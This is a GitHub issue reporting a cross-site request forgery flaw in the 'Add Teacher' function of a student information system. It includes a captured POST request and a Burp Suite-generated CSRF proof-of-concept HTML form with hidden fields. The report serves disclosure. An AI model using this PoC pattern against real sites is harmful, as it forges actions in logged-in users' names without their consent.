

New issue

# Cross-site request forgery #3

Open



TTTTlw1024 opened 2 weeks ago

Function point: Add teachers

The screenshot displays a web browser window on the left and a Burp Suite tool window on the right. The browser shows a '学生信息管理系统' (Student Information Management System) with a '增加教师' (Add Teacher) form. The form fields are: 姓名 (Name) 'test', 年龄 (Age) '111', 性别 (Gender) '男' (Male), and 所教课程 (Taught Course) 'Java'. The Burp Suite window shows a 'CSRF PoC 发电机' (CSRF PoC Generator) tool. The request is a POST to 'http://192.168.70.227:8888/StudentServlet/AddTeacher'. The request body is a CSRF HTML payload designed to trigger a POST request to the 'AddTeacher' endpoint with the same parameters as the form in the browser. The payload includes a form with hidden fields for name, age, gender, and course, and a submit button.

```
1 POST /StudentServlet/AddTeacher HTTP/1.1
2 Host: 192.168.70.227:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0)
  Gecko/20100101 Firefox/136.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://192.168.70.227:8888

<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://192.168.70.227:8888/StudentServlet/AddTeacher" method="POST">
  <input type="hidden" name="name" value="test" />
  <input type="hidden" name="age" value="111" />
  <input type="hidden" name="gender" value="男" />
  <input type="hidden" name="course" value="Java" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
```



Sign up for free

to join this conversation on **GitHub**. Already have an account? [Sign in to comment](#)

### Assignees

No one assigned

### Labels

No labels

### Projects

No projects

### **Milestone**

No milestone

### **Relationships**

None yet

### **Development**

No branches or pull requests

### **Participants**

